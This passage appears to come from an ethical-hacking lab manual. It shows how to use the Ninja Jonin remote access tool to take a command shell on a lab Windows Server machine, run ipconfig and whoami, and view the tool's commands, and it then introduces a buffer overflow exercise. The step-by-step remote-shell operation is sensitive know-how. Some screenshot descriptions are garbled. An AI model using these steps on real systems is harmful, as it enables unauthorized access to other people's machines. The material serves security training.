
(index)	Name	Last Request	Version
1	'Server22'	'2022/4/6 3:12:42'	'1.2.1'

```

connect 1
Waiting for Ninja...
Connected to Ninja (::ffff:10.10.1.22:57040)

```

31. To get cmd session, type **change** and press **Enter**, in the **Enter Type** field type **cmd** and press **Enter**.



```

C:\Users\Admin\Desktop\Jonin-v1.1.0-win.exe

v1.1.0
Check config/contants.json for port, host and other configurations
Type #help for usage instructions

Jonin listening on port 3707
Current command type: manage
list

```

(index)	Name	Last Request	Version
1	'Server22'	'2022/4/6 3:12:42'	'1.2.1'

```

connect 1
Waiting for Ninja...
Connected to Ninja (::ffff:10.10.1.22:57040)
change
Enter Type: cmd
Command type Changed To cmd

```


32. Type **ipconfig** in the cmd session and press **Enter**, to get IP details of the victim machine.

The screenshot shows the Ninja Jonin tool interface. At the top, it says 'v1.1.0' and 'Check config/contants.json for port, host and other configurations'. Below this, it says 'Jonin listening on port 3707' and 'Current command type: manage'. The 'list' command is entered, and the output is a table with the following data:

(index)	Name	Last Request	Version
1	'Server22'	'2022/4/6 3:12:42'	'1.2.1'

Below the table, the 'connect 1' command is entered, and the output is 'Waiting for Ninja...'. The 'change' command is entered, and the output is 'Enter Type: cmd'. The 'ipconfig' command is entered, and the output is 'Command type Changed To cmd'.

The 'ipconfig' command is entered, and the output is 'Windows IP Configuration'.

Ethernet adapter Ethernet:

```

Connection-specific DNS Suffix  . : localdomain
Link-local IPv6 Address . . . . . : fe80::9d68:1d1a:92eb:e27e%9

IPv4 Address. . . . . : 10.10.1.22
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::1:1%9
                           10.10.1.2

```

The command prompt shows 'C:\Users\Administrator\Desktop\Trial-Version>'.

33. To check the logged-on username type **whoami** and press **Enter**.


The screenshot shows the Ninja Jonin tool interface. The 'whoami' command is entered, and the output is 'ceh\administrator'.

The command prompt shows 'C:\Users\Administrator\Desktop\Trial-Version>'.

34. The tool displays the username of the currently logged on user.

35. Functions such as uploading files, downloading files can be performed using Ninja Jonin tool.

36. In the command prompt window type **#help** and press **Enter** to view the available commands.



```

Select C:\Users\Admin\Desktop\Jonin-v1.1.0-win.exe
#help

Control commands:
change
    use this command to change command type (see below for list of types)
cls,clear
    clear console
/exit
    exit

Available command types:

manage
    Ninja management command. using this command type, you can
    see list of Ninjas, check their details and connect to them
    note: you should list Ninjas first in order to use commands that
    require index
    Usage:
        - list
            list all Ninjas
        - expand <index>
            display all details of the Ninja with index <index> from list
        - connect <index>
            connect to the Ninja with index <index> from list
        - disconnect
            disconnect from Ninja
    Example:
        - list
            show list of Ninjas
        - expand 1
            display all details of Ninja with index 1 from Ninja list
        - connect 1
            connect to Ninja with index 1 from Ninja list

cmd
    This is a direct shell access to Ninja
    You can type any command and see the output
    Usage:
        any valid command
    Example:
        - ping 8.8.8.8
        - diskpart
  
```

37. This concludes the demonstration of how to gain access to a remote system using Ninja Jonin.
38. Close all open windows and document all the acquired information.
39. Turn off the **Windows Server 2022** virtual machine.

Task 7: Perform Buffer Overflow Attack to Gain Access to a Remote System

A buffer is an area of adjacent memory locations allocated to a program or application to handle its runtime data. Buffer overflow or overrun is a common vulnerability in applications or programs that accept more data than the allocated buffer. This vulnerability allows the application to exceed the buffer while writing data to the buffer and overwrite neighboring memory locations. Further, this vulnerability leads to erratic system behavior, system crash, memory access errors, etc. Attackers exploit a buffer overflow vulnerability to inject malicious

Module 06 – System Hacking


code into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, etc.

This task demonstrates the exploitation procedure applied to a vulnerable server running on the victim's system. This vulnerable server is attached to Immunity Debugger. As an attacker, we will exploit this server using malicious script to gain remote access to the victim's system.

Note: In this task, we will use a **Parrot Security (10.10.1.13)** machine as the host machine and a **Windows 11 (10.10.1.11)** machine as the target machine.

